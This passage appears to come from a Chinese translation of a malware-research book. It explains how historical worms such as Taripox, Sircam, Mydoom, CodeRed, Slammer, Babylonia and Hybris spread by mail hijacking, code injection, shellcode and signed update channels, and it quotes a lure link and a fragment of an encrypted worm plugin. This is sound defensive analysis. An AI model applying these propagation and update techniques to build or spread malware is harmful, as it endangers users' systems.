9.4.6 SMTP代理攻击

蠕虫W32/Taripox@mm[29]把自己伪装成SMTP（简单邮件传输协议）代理，该蠕虫是2002年2月发现的，它攻击文件%WINDOWS %\SYSTEM32\DRIVERS\ETC\HOSTS，把所有邮件都引向自己。通常，HOSTS文件只是简单地定义了一个本地测试地址，就像清单9-6中显示的那样。

清单9-6 典型的主机配置文件的内容

```
127.0.0.1       localhost
```

蠕虫W32/Taripox 把SMTP服务器的IP地址重新映射到本地计算机，该蠕虫在25端口（SMTP）监听并等待SMTP邮件客户端的连接。它把发送出去的电子邮件传递给真正的SMTP服务器，但在发送前，蠕虫把它自己用MIME编码，然后作为附件插入到邮件中。蠕虫还在主机文件中的本地主机（localhost）项上添加注释“# Leave this untouched,”，在SMTP IP地址重定义项上添加注释“# do not remove!,”，以此欺骗用户。图9-6显示了蠕虫Taripox的工作方式。




图9-6 蠕虫W32/Taripox使用了一个SMTP代理

HOSTS文件是反制蠕虫常用的目标，他们用这个文件阻止用户访问反病毒公司和其他安全公司的Web站点。Taripox的攻击方法和Happy99比较相似，但是它的方法要简单得多，并且不需要修改二进制文件WSOCK32.DLL这样复杂的操作。

9.4.7 SMTP攻击

在微软加强了Outlook的安全措施来保护终端用户免受蠕虫攻击以后，很快就有计算机蠕虫作者开始采用基于SMTP的攻击。

2001年出现的Sircam[20]是第一个在全世界范围内爆发的此类蠕虫。随后，在2001年9月出现了著名的W32/Nimda。在此之前，1999年6月，小规模爆发的W32/ExploreZip曾经警示过这类问题。

Sircam直接从注册表中获取SMTP信息而不是依赖于电子邮件程序，这些信息由下列键值构成，微软的很多邮件程序都使用这些键值：

- 当前用户的电子邮件地址：HKCU\Software\Microsoft\Internet Account Manager\Default Mail Account\Accounts\SMTP Email Address

- 电子邮件服务器的地址: HKCU\Software\Microsoft\Internet Account Manager\Default Mail Account\Accounts\SMTP Server
- 邮件显示的用户名: HKCU\Software\Microsoft\Internet Account Manager\Default Mail Account\Accounts\SMTP Display Name

如果由于某种原因，系统中不存在这些信息，Sircam 就把prodigy.net.mx作为邮件服务器，把用户的登录名（加上@prodigy.net.mx）作为电子邮件的地址并显示的用户名。利用硬编码的SMTP IP地址列表是计算机蠕虫常用的技术，但是在蠕虫广泛传播以后，这种技术手段会让邮件服务器过载。通常，此类蠕虫所利用的SMTP服务器很快就会因为蠕虫的拒绝服务攻击而停止工作。

正是由于实现上的错误和疏忽，SMTP蠕虫花了一些时间以后才真正流行起来。在Sircam之前，大部分的蠕虫在他们的传播机制上缺乏一些重要的细节，比如，Magistr[18]经常发送一些干净文件，或者被感染文件在接收者系统上引用了一些无效的动态链接库，结果，这些蠕虫没有完成穿透目标的任务。

表9-3 简要地说明了SMTP的工作过程。

表9-3 典型的客户端和服务器之间的SMTP通信

1) 客户端连接到服务器	
	2) 服务器发送 220
3) HELO name.com向服务器说“嗨”	
	4) 服务器发送 250
5) MAIL FROM: <发送方名>	
	6) 服务器发送 250
7) RCPT TO: <接收方名>	
	8) 服务器发送 250
9) 数据	
	10) 服务器发送 354
11) 客户端发送邮件正文	
主题: <任何主题>	
(紧接着是编码后的附件)	
. (用“.”结束)	
	12) 服务器发送 250
13) 退出向服务器说“再见”	
	14) 服务器发送 221

现在，电子邮件可能用临时文件名以EML（电子邮件列表）格式存储在服务器的一个目录中。比如，图9-7显示了蠕虫W32/Aliz发送的一条电子邮件信息，这条信息存储在微软IIS服务器的临时邮件目录下。

这段电子邮件揭示了漏洞利用的方法，本书将在第10章中详细讨论这个问题。而第15章也通过将网络捕获W32/Aliz来说明分析技术。




图9-7 蠕虫W32/Aliz发送的电子邮件信息

9.4.8 使用MX查询进行SMTP传播

像Nimda、Klez、Sobig和Mydoom这样的蠕虫，通过域名系统（Domain Name System，DNS）MX（eMail eXchanger）记录查找实现SMTP服务器地址的自动解析，这种方法进一步完善了SMTP邮件群发功能。这些蠕虫检查它们搜集到的电子邮件地址域名，并获取该域上有效的SMTP服务器。Mydoom还能使用备份的SMTP服务器的地址，以此减轻主SMTP服务器的负载。

表9-4是Mydoom在一台测试用的计算机上查找到的MX列表。该蠕虫立即向它正确查找到的系统发送它自己的代码拷贝，每分钟重复多次这样的发送过程。在表9-4中，第一栏是以秒计算的时间，第二栏是被感染系统的IP地址，第三栏是用来查找MX的DNS服务器的IP地址。

表9-4 蠕虫Mydoom发起的DNS查询

时 间	工作站IP地址		DNS IP	查询类型	查询到的数据
5.201889	192.168.0.1	->	192.168.0.3	DNS Standard query	MX dclf.npl.co.uk
5.450294	192.168.0.1	->	192.168.0.3	DNS Standard query	MX frec.bull.fr
6.651133	192.168.0.1	->	192.168.0.3	DNS Standard query	MX csc.liv.ac.uk
18.036855	192.168.0.1	->	192.168.0.3	DNS Standard query	MX esrf.fr
19.721399	192.168.0.1	->	192.168.0.3	DNS Standard query	MX welcom.gen.nz
30.761329	192.168.0.1	->	192.168.0.3	DNS Standard query	MX t-online.de
32.213049	192.168.0.1	->	192.168.0.3	DNS Standard query	MX welcom.gen.nz
32.447161	192.168.0.1	->	192.168.0.3	DNS Standard query	MX geocities.com

9.4.9 NNTP攻击

Happy99蠕虫能够利用邮件地址进行传播，同时也向新闻组发送含有病毒的消息。新闻组攻击能够加快计算机蠕虫的传播步伐。不过，大部分计算机蠕虫只是直接向电子邮件地址发送邮件。

9.5 常见的蠕虫代码传送和执行技术

计算机蠕虫在两个系统之间传播蠕虫代码的实现方法有所区别。大多数蠕虫简单地把蠕虫体的代码作为邮件附件发送出去，以利用这种方法进行繁殖。然而，有些蠕虫的实现方法却不同，比如，使用代码注入和shellcode技术并结合漏洞利用代码攻击别的系统。

9.5.1 基于可执行代码的攻击

（大部分蠕虫通过电子邮件把蠕虫自身的可执行文件发送给攻击目标。但是，可执行代码需要经过编码后才能通过邮件传输。——译者注）电子邮件编码方式有多种，比如UU-encode编码、BASE64（MIME）编码等等。然而，在因特网上使用UU-encode编码的附件不是很可靠，因为UU-encode编码使用了一些特殊字符，需要依靠上下文环境解释这些特殊的字符。现在，大部分邮件客户端在默认方式下使用MIME编码的附件，这也是大部分电子邮件蠕虫的SMTP客户端引擎传送它们自己到新目标的方法。脚本电子邮件蠕虫还可以根据当前机器上电子邮件客户端的配置来设置发送邮件中附件的编码格式。

9.5.2 连接到Web站点或者Web代理

计算机蠕虫还能发送一些指向恶意代码的链接，这些恶意代码可能存储在一个或一组Web站点或者FTP站点上。IRC或者电子邮件中的消息本身可能没有直接包含任何恶意的内容，它们使用的是间接的感染方法。利用这样的攻击方式有一个潜在的问题，那就是会对存储蠕虫的主机系统构成DoS攻击。另一个可能的缺陷是防护方可以直接和因特网服务提供商联系，要求他们断开这样的站点以阻止计算机蠕虫的进一步传播。

狡猾的蠕虫发送指向被攻陷计算机IP地址的链接。首先，蠕虫攻陷一台计算机并开启一个简单的Web服务器；然后它把该计算机的IP地址和监听的端口号发送给下一个攻击目标，接着自己处理来自下一个攻击目标的GET请求。这样，蠕虫的攻击就变成P2P型的了，如图9-8所示。如果内容过滤软件只是采用基于附件过滤的内容过滤规则，这样的计算机蠕虫可能旁路此类基于内容过滤的检测工具。




图9-8　狡猾的蠕虫在邮件中发送链接而不是发送它本身的代码

2004年3月发现的蠕虫W32/Beagle.T使用了类似攻击方法。这个版本的Beagle在TCP81端口上开启了一个简单的Web服务器。然后，该蠕虫向它的接收者发送一个基于HTML的邮件（利用了MS03-032中描述的微软Internet Explorer对象标签漏洞），其中包含了一个能够触发自动下载的链接，该链接自动下载并在目标系统上执行蠕虫的执行体。

2002年4月通过即时消息传播的蠕虫W32/Aplore是最早利用这种攻击方式进行繁殖的蠕虫之一。W32/Aplore@mm[30]在到达新的系统之后，它在8180端口上开启了一个本地Web服务器，其中的Web页面指示用户下载并运行一个程序，这个程序就是蠕虫。蠕虫通过向即时消息用户发送一个连接来欺骗他们，该连接显示如下的信息：

```
FREE PORN: http://free:porn@192.168.0.1:8180
```

其中的IP地址就是被攻陷机器的IP地址。

9.5.3 基于HTML的邮件

电子邮件可以是HTML格式的，取消邮件客户端对HTML邮件的支持能减少系统面临的威胁，至少能够避免系统暴露在VBS/Bubbleboy这样蠕虫的威胁之下。该蠕虫的详细情况将在第10章里讨论。

9.5.4 基于远程登录的攻击

在类UNIX的系统上，计算机蠕虫能够直接执行像rsh，rlogin，rcp和rexec这样的命令，如果蠕虫用字典攻击或类似的攻击方法获取了系统密码，或者目标系统根本就没有安全保护措施，那么蠕虫就可以利用这些命令在远程系统上直接执行它们自己。通常，这样的蠕虫可以直接把它们自己拷贝到远程系统上，并用远程执行指令执行它们的代码。

在Windows系统上，像JS/Spida这样的蠕虫能够利用微软的SQL server的漏洞。Spida远程扫描微软的SQL Server系统的1433端口，并试图远程执行蠕虫代码，不过必须满足下列的条件：

- 微软SQL Server运行在超级用户模式
- 微软SQL Server的“sa”账户用的是空口令

蠕虫利用xp_cmdshell函数执行系统命令，在远程计算机上运行蠕虫。

9.5.5 代码注入攻击

更加先进的攻击方式是利用系统漏洞通过网络直接注入攻击代码。由于传统的缓冲溢出攻击越来越难，攻击者越来越有兴趣利用服务器端缺少输入验证的漏洞。比如Perl/Santy蠕虫利用google搜索具有漏洞的web站点，并利用这个漏洞在phpBB留言板上运行它自己的perl脚本。2004年12月21日，该蠕虫成功地入侵了成千上万个Web站点。根据有漏洞的目标服务器的线程模式，可能发生下列事件之一：

- 在服务器的启动过程中创建一个新线程
- 在接收一个输入请求时创建一个新线程

而且，依赖劫持线程的上下文环境，蠕虫可以：

- 用高权限在SYSTEM上下文中运行
- 在用户上下文环境里运行，但蠕虫可以逐步提高用户的权限

这些先决条件通常通过蠕虫的操作反映出来。当W32/Slammer利用微软SQL Server的漏洞时，蠕虫劫持了服务器启动过程中开启的一个线程。这样与这个被劫持的线程相关的操作就被麻痹了，因为它不再处理新输入的请求。另外，由于该蠕虫不停地向新目标发送蠕虫自身，很快就造成了服务器进程甚至整个系统严重过载。

第二种类型攻击的例子是W32/CodeRed。CodeRed通过畸形的GET请求利用微软IIS服务器的漏洞，当服务器接收到GET请求时，它启动一个新线程来处理这个请求。蠕虫劫持这个有漏洞进程中的线程并产生另外100个新线程（有些版本中是300个）。这种类型的计算机蠕虫需要避免二次感染同一个目标，因为蠕虫能够多次利用目标系统的漏洞，这就会在蠕虫爆发后不久就引起系统严重过载。另外，互相攻击的计算机蠕虫也要利用这些条件，因为他们的漏洞和对手相同。

这两种攻击的详细情况将在第10章中，从漏洞利用的角度详细地讨论。图9-9用图例说明了它们的攻击过程。




图9-9　典型的单向代码注入攻击

有时，注入的代码在目标系统上创建一个新账户，攻击者可用利用该账户远程登录到目标系统。

另一个有趣的代码注入攻击的例子是W32/Lespaul@mm蠕虫，通过向目标发送一个畸形边界标记（malformed boundary tag），该蠕虫可以利用Eudora 5上的漏洞进行传播。

Lespaul是一个邮件群发蠕虫，与CodeRed和Slammer一样，它直接向Eudora 5的程序中注入代码。该蠕虫并不向接收者发送附件，而是利用邮件的内容直接传播。在Eudora的邮箱里，它表现为电子邮件信息的一部分，但却有一个超长的头部区域；不过，它的代码不用保存到一个独立的可执行程序中就可以执行。

9.5.6　基于shellcode的攻击

另一类计算机蠕虫利用目标计算机上的shell code（操作系统提供的命令解释程序），其基本思路是通过漏洞利用代码（exploit code）在远程系统上运行命令行命令，比如cmd.exe(在Windows上)或者/bin/sh(在UNIX系统上)。注意观察图9-10给出的例子。

蠕虫执行下列步骤:

1) 向远程进程注入代码并在该进程上绑定了某个端口，被利用的进程开始在该端口上监听。

2) 蠕虫试图连接那个监听端口。

3) 如果连接成功，先前注入的shellcode执行一个命令行命令，并把这个命令启动的进程绑定到攻击者正利用的这个端口上。




图9-10 典型的基于shell code的攻击

4) 现在，蠕虫已经能够向远程shell发送命令。

W32/Blaster就是这类蠕虫的例子。

运用基于shellcode的攻击，在UNIX系统上比在Windows系统上更加普遍。存在多种类型的shellcode，例如反向连接型shellcode和复用现有连接的shellcode。

反向连接型shellcode从被攻击的计算机上向攻击者所在的计算机发起TCP连接。这种方法的好处是它允许防火墙后的机器连接到攻击者的系统上。

这种攻击需要攻击者的系统在某个端口上监听并等待shellcode的连接动作，就像图9-11中显示的那样。




图9-11 反向连接型shellcode

基本区别发生在第二步，shellcode在目标系统上执行并连接到攻击者所在的计算机。在连接建立以后，shellcode创建一个shell环境等待攻击者输入shell命令。蠕虫W32/Welchia利用的就是这种方式。

漏洞利用过程需要几个步骤。比如Linux/Slapper通过进行多次堆溢出以便在目标系统上运行shellcode。Slapper实现了另一种shellcode技术，它重用在攻击者和目标计算之间建立的连接，如图9-12所示。Shellcode不需要重新连接目标计算机。在第15章，你会发现Slapper的shellcode的执行路径，那里会详细地说明连接重用的过程。




图9-12　连接复用型shellcode

9.6　计算机蠕虫的更新策略

可以根据计算机蠕虫的更新策略对蠕虫进行分类。1999年12月6日发现的W95/Babylonia是最早具有更新能力的计算机蠕虫，该蠕虫感染Windows帮助文件和PE文件，具有自主发送邮件的能力。

Babylonia病毒以Windows帮助文件的形式在新闻组alt.crackers上发布，病毒的文件名是serialz.hlp[31]，看起来像是商业软件的序列号列表，许多人打开了该文件，因此激活了这个病毒。病毒执行后，在本地系统上创建一个可以从网上查找更新站点的下载模块（图9-13说明了这个问题）。




图9-13　蠕虫Babylonia的更新过程

该病毒的下载器首先解析存储在Web站点上的一个名叫virus.txt的文本文件，这个文本文件中列出了一些文件名，比如dropper.dat、greetz.dat、ircworm.dat和poll.dat.等。这些文件使用了一个以标识符VMOD（表示病毒模块）为开头的特殊的插件文件格式。病毒模块的头部包含了该模块的入口点，利用这些信息，蠕虫Babylonia的下载模块在它自己的进程中下载并执行这个插件模块。

- Dropper.dat模块能够在系统上重新安装病毒，攻击者可以利用这个功能升级病毒或者再次感染一个已经被下载模块清理干净的系统。
- Greetz.dat模块是载荷。它在每年的1月通过修改c:\autoexec.bat文件，显示如清单9-7所示的消息。
- Ircworm.dat模块是mIRC蠕虫的装载器，它能利用mIRC感染其他的目标。
- poll.dat模块用来跟踪已经感染的机器的数量。蠕虫利用这个模块用葡萄牙语向babylonia_counter@hotmail.com发送消息，消息的内容是“Quando o mestre chegara?”（老板什么时候到啊？）

清单9-7 蠕虫Babylonia的消息

```
W95/Babylonia by Vecna (c) 1999
Greetz to RoadKil and VirusBuster
Big thankz to sok4ever webmaster
Abracos pra galera brazuca!!!
...
Eu boto fogo na Babilonia!
```

Babylonia不仅能感染两种不同类型的Windows文件，它还能感染WSOCK32.DLL，这就允许该蠕虫随时发送带有附件的电子邮件。Babylonia是从Happy99借鉴这个思路的。

该蠕虫的弱点是采用基于单个Web站点的更新策略，如果权威部门关闭了这个站点，蠕虫Babylonia就不能再下载它的新组件了。

9.6.1 在Web和新闻组上的认证更新

注意到基于单个Web站点的更新系统是不安全的，Vecna决定使用另一种更新渠道，并用强密码系统加强对更新过程的认证。2000年底发布的蠕虫W95/Hybris是多个病毒作者联合开发的大项目，参与到这个项目中的蠕虫作者来自多个不同的国家，包括巴西、西班牙、俄罗斯和法国。

Hybris使用1 023位（可能是作者的笔误，应该是1024位。——译者注）的RSA签名[32]向被感染的系统传送它的更新模块，还使用128位的散列函数保护该更新模块不被攻击。散列函数使用XTEA（扩展的微型加密算法，这是TEA的变种）技术。XTEA是David Wheeler和Roger Needham编写的公开算法，Hybris的RSA库是俄罗斯的病毒作者Zombie编写的，图9-14说明了Hybris的攻击过程。

注意，用XTEA替代TEA的这个选择有些意思，因为密码专家John Kelsey、Bruce Schneier和David Wagner等在1996年在CRYPTO上就发现了TEA的弱点。其实，微软第2版的Xbox中把TEA用作散列函数。Andy Green领导的一个小组声称，可以用Xbox's FLASH ROM代码的反转位（flipping bit）攻破Xbox的安全方案，用这种方法可以跳转到一个去往RAM的子程序中[33]。

蠕虫Hybris的思路是在攻击者的系统上用XTEA加密上传的文件，然后用RSA签名。攻击者事先生成了私钥和相应的公钥，在病毒中携带着公钥，也携带着XTEA加密/解密密钥，不过XTEA密钥是用1 023位的RSA密钥签名。这是一种混合签名技术，效率很高。




图9-14　蠕虫Hybris的认证更新模块

Hybris使用8个而不是一个128位的XTEA密钥，其中的一个是对该插件的散列计算，另外七个128位的密钥是随设置的。首先，用XTEA计算模块生成一个128位的散列值，这个值被用做8个128位密钥的一个，使用64位XTEA分组密码对整个插件进行加密，分组密码用8个128位的密钥（包括对插件的散列计算结果）对插件的连续的64位分组进行加密。每一个64位分组对应一个128位的密钥。这样第一个64位分组用第一个密钥进行加密，第二个64位分组用第二个128位密钥进行加密，直到8个密钥都用完后进入下一个循环：第九个块用第一个密钥进行加密，以此类推。

签名允许蠕虫例程检查更新文件是否是病毒作者发布的。攻击者持有私钥，蠕虫持有公钥，这样，利用RSA算法不需要攻击者的干预就能创建新插件或者阻止更改插件。蠕虫使用与攻击者私钥对应的公钥验证XTEA密钥，进而验证散列值的正确性，以保证避免伪造的攻击。

虽然更新过程是加密的，但是它使用了对称密钥加密算法。这样，任何人都可以像蠕虫一样解密被加密的模块。尽管如此，攻击者还是牢牢地保护了他的更新模块，在没有病毒作者密钥的情况下，就不能发布可以杀掉蠕虫的更新，除非有人发现了加密算法中的实现错误。

已知的Hybris模块（所谓的Muazzins）有20个。并且，还有多达32个不同的版本在流行着。在对这些模块进行加密和签名后，攻击者把它们发送到新闻组alt.comp.virus上。受蠕虫感染的系统一直在网上到处搜索更新模块，它们可以下载这些模块并用公钥解密。

虽然最初的更新站点很快就被关闭了，但攻击者还有机会在新闻组中发布更新。受到感染的节点能够把它们的模块写回到新闻组，因此所有受感染的系统都有机会获取更新。Hybris使用了和Happy99类似的技术把它的代码注入到动态链接库WSOCK32.DLL中，并通过电子邮件进行传播。

更新模块包括了一些对蠕虫功能的扩展。

• DOS EXE文件的感染模块。

- 攻击PE文件的文件感染模块，攻击后还不改变文件的大小和16/32/48位的CRC校验和。该模块用压缩算法压缩主机程序，它用额外的数据填满模块，压缩算法是俄罗斯病毒作者Zhengxi提供的，保证CRC校验和在感染前后保持不变。
- 包装模块进一步加密Hybris感染过的WSOCK32.DLL文件。
- Windows帮助文件感染模块（这个模块从W95/Babylonia处借鉴了很多代码）。
- 利用Zombie’s KME 多态引擎的PE文件感染模块。
- 两个压缩文件感染模块，它们感染RAR, ZIP和ARJ文件。
- 两个不同的插件模块感染微软Word文档，另第三个模块感染微软的Excel文档。
- 一个DoS攻击模块。
- 一个加密的投放器生成模块。
- 利用SubSeven 后门感染机器的攻击模块。
- HATE（智能文本引擎）消息模块。这个模块能够以著名反病毒研究员Eugene Kaspersky, Mikko Hypponen和Vesselin Bontchev的名义产生电子邮件消息。这里面还有本章作者的名字。该模块支持在发件人中用作者的一个电子邮件地址发送电子邮件消息，该邮件的主题是“Uglier than Hermann Monster!”（非常像指向Herman Munster的一个引用），邮件中还有一个名为“The Hungarian Freak!.exe”的附件。

注释 这个模块是西班牙病毒作者Mr. Sandman编写的。他是29A病毒工作组的创始人，人们还相信他是一个专业翻译。Mr. Sandman编写的很多其他病毒都和他感兴趣的语言有关，比如Esperanto和Haiku。

- 反制攻击模块阻止访问反病毒公司的网站。
- 另一个电子邮件消息产生器，它利用SOAP Web服务器产生大量cookie消息并把它们（和Hybris一起）发送给接收者。
- 一个sys文件感染程序，该程序隐藏被感染的WSOCK32.DLL。
- 一个漏洞利用模块，能够从有漏洞的Web服务器上找回文件。
- 另一个反制攻击模块，能够搜索硬盘和注册表上的反病毒程序并删除那些程序或者破坏他们的数据库。
- 基于电子邮件的跟踪模块，它从被感染节点上给特定电子邮件账号发送电子邮件消息。
- 几个用于电子邮件繁殖的通用消息产生模块。
- Happy 2000模块。该模块重写蠕虫Happy99的SKA.EXE文件来繁殖Hybris，该模块还包含蠕虫Happy99的一个图形显示载荷。
- 从Web站点下载其他插件的模块。
- 新闻组模块，该模块链接到NNTP服务器并下载插件。该模块还上载其他模块到新闻组。
- 基于OpenGL的动画显示模块。该模块在启动时，装载自己并显示如图9-15所示的动画，这是法国病毒作者Spanska编写的。




图9-15 基于OpenGL的hypnotizer 螺旋插件

清单9-8 是发布在新闻组alt.comp.virus上的一个插件模块[34]。

清单9-8　alt.comp.virus 上Hybris的一个更新插件（部分代码片段）

```
Date: Tue, 24 Jul 2001 20:29:51 -0700
Newsgroups: alt.comp.virus
Subject: h_2k MRKR KRnAbIvQdE?UlOhK6CrWdU#YvYnM:SrYU

TRUTUWXXPTVFVY3NXSTREYCUSPVNBLZLSQBPXXRRYMUOD7USWESFRWYBUTREMBLWKSPS
OXYVNWZG KTVHVDMTTRODVSMCZFWCQXSXVVTZVUKVKHOBTRNFYVVBLFRBXWUVRHWHPF
SE&THUFNVMHZCRHNVRVZUKXVWSBSBZRPB6NEVVYZLSVSLDLZZFZCYCSWKDLUZVYR5ZYLZ
NDOSNUKRMUYXOHTEMUKD
```

